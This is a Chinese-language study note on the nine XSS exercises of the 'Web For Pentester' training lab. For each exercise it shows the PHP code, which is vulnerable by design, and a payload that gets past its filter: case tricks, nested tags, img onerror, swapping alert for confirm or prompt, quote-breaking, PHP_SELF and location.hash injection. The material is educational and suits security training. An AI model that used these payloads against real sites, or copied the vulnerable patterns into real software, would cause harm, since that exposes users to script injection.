
Web For Pentester 学习笔记 - XSS篇
XSS学习还是比较抽象,主要最近授权测的某基金里OA的XSS真的实在是太多了,感觉都可以做一个大合集了,加上最近看到大佬的博客,所以这里我也写一个简单的小靶场手册,顺带着也帮助自己把所有XSS的方式给温习一遍。
Example1:(简单无过滤)
<?php

        echo $_GET["name"];

?>

页面没有过滤任何参数,想传啥就传啥,可以直接传参
example1.php?name=<script>alert(/xss/)</script>
Example2:(简单参数屏蔽)
<?php

        $name =  $_GET["name"];

        $name = preg_replace("/<script>/","", $name);

        $name = preg_replace("/<\/script>/","", $name);

echo $name;

?>

对于<script>,</script>两个参数进行了屏蔽,但是没有做大小写限制,因此可以直接通过大小写的方式绕过
example2.php?name=<sCriPt>alert(/xss/)</sCriPt>
Example3:(大小写参数屏蔽)
<?php

        $name =  $_GET["name"];

        $name = preg_replace("/<script>/i","", $name);

        $name = preg_replace("/<\/script>/i","", $name);

echo $name;

?>
/i 代表着无视大小写,因此我们需要使用其他方式,常用的img方式或者使用标签<a>或者svg方式测试,或者使用双script方式绕过(写到example4的时候才发现example3应该检测的是双sciprt绕过orz,这里补一下)
example3.php?name=<img src=“x” onerror=alert(/hellworld/)>
或者
example3.php?name=<S<script>cript>alert(/hellworld/)</S</script>cript>

Example4:(Script屏蔽)
if (preg_match('/script/i', $_GET["name"]))
{

  die("error");

}

这时候就不能出现任何script语句,因此使用上述example3上的例子:使用img方式弹出
example4.php?name=<img src=“x” onerror=alert(/hellworld/)>
Example5:(alert屏蔽)
if (preg_match('/alert/i', $_GET["name"]))

{

  die("error");

}

例子5出现了对任意大小写alert的限制,因此需要使用其他方式,这里使用prompt或者confirm来弹窗
example5.php?name=<script>confirm('XSS')</script>

example5.php?name=<script>prompt('XSS')</script>
Example6:(闭合双引号绕过)
<script>

        var $a= "<?php  echo $_GET["name"]; ?>"; 需要注意这个引号,我们需要在在输入中将它闭合

</script>
直接在js语句中GET["name"] 这样子是有巨大风险的,可以直接输入命令绕过
example6.php?name=";alert(/xss/);"

Example7:(单引号绕过)
<script>

        var $a= '<?php  echo htmlentities($_GET["name"]); ?>';

</script>

首先,htmlentities() 函数是把字符转换为 HTML 实体,因此可以使用单引号绕过’
example7.php?name=';alert(/xss/);'
Example8:(PHP_SELF)
<?php

  require_once '../header.php';

  if (isset($_POST["name"])) {

    echo "HELLO ".htmlentities($_POST["name"]);

  }

?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">

  Your name:<input type="text" name="name" />

  <input type="submit" name="submit"/>
这段代码 一种是通过post方式输入,然后通过htmlentities实体化,这种方式单引号绕过便会失效
但是后面还有一段 <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">

我们可以想办法,把" method="POST">这个给注释掉,然后这样子的话在from里面就可以执行xss
因此执行
example8.php/"><script>alert('XSS')</script>//
Example9:(location.hash)
<?php require_once '../header.php'; ?>

<script>

  document.write(location.hash.substring(1));

</script>

<?php require_once '../footer.php'; ?>
首先依旧在script内,且执行了location.hash.substring(1)
查阅相关资料可知:hash 属性是一个可读可写的字符串,该字符串是 URL 的锚部分(从 # 号开始的部分)
因此可构建payload
example9.php#<script>alert('XSS')</script>
后面查阅资料发现只有IE才能弹出,无奈macos只有chorme和firefox无法测试orz
XSS篇到此结束
参考文档:
国光大佬的学习记录:https://www.sqlsec.com/2020/05/pentesterlab.html
W3school:https://www.w3school.com.cn/jsref/prop_loc_hash.asp
CTF中PHP知识汇总:https://www.restran.net/2016/09/26/php-security-notes/
Web For Pentester 学习笔记 - XSS篇的更多相关文章
- Web安全学习笔记 XSS上
Web安全学习笔记 XSS上 繁枝插云欣 --ICML8 XSS的分类和基本认识 XSS的危害 同源策略的基本认识 一.XSS的分类和基本认识 1. 简介 XSS全称为Cross Site Scrip ...
- PHP学习笔记 - 进阶篇(6)
PHP学习笔记- 进阶篇(6) 会话控制(session与cookie) 当前的Cookie为: cookie简介 Cookie是存储在客户端浏览器中的数据,我们通过Cookie来跟踪与存储用户数据. ...
- PHP学习笔记 - 进阶篇(11)
PHP学习笔记 - 进阶篇(11) 数据库操作 PHP支持哪些数据库 PHP通过安装相应的扩展来实现数据库操作,现代应用程序的设计离不开数据库的应用,当前主流的数据库有MsSQL,MySQL,Syba ...
- PHP学习笔记 - 进阶篇(10)
PHP学习笔记 - 进阶篇(10) 异常处理 抛出一个异常 从PHP5开始,PHP支持异常处理,异常处理是面向对象一个重要特性,PHP代码中的异常通过throw抛出,异常抛出之后,后面的代码将不会再被 ...
- PHP学习笔记 - 进阶篇(9)
PHP学习笔记 - 进阶篇(9) 图形图像操作 GD库简介 GD指的是Graphic Device,PHP的GD库是用来处理图形的扩展库,通过GD库提供的一系列API,可以对图像进行处理或者直接生成新 ...
- PHP学习笔记 - 进阶篇(8)
PHP学习笔记 - 进阶篇(8) 日期与时间 取得当前的Unix时间戳 UNIX 时间戳(英文叫做:timestamp)是 PHP 中关于时间与日期的一个很重要的概念,它表示从 1970年1月1日 0 ...
- PHP学习笔记 - 进阶篇(7)
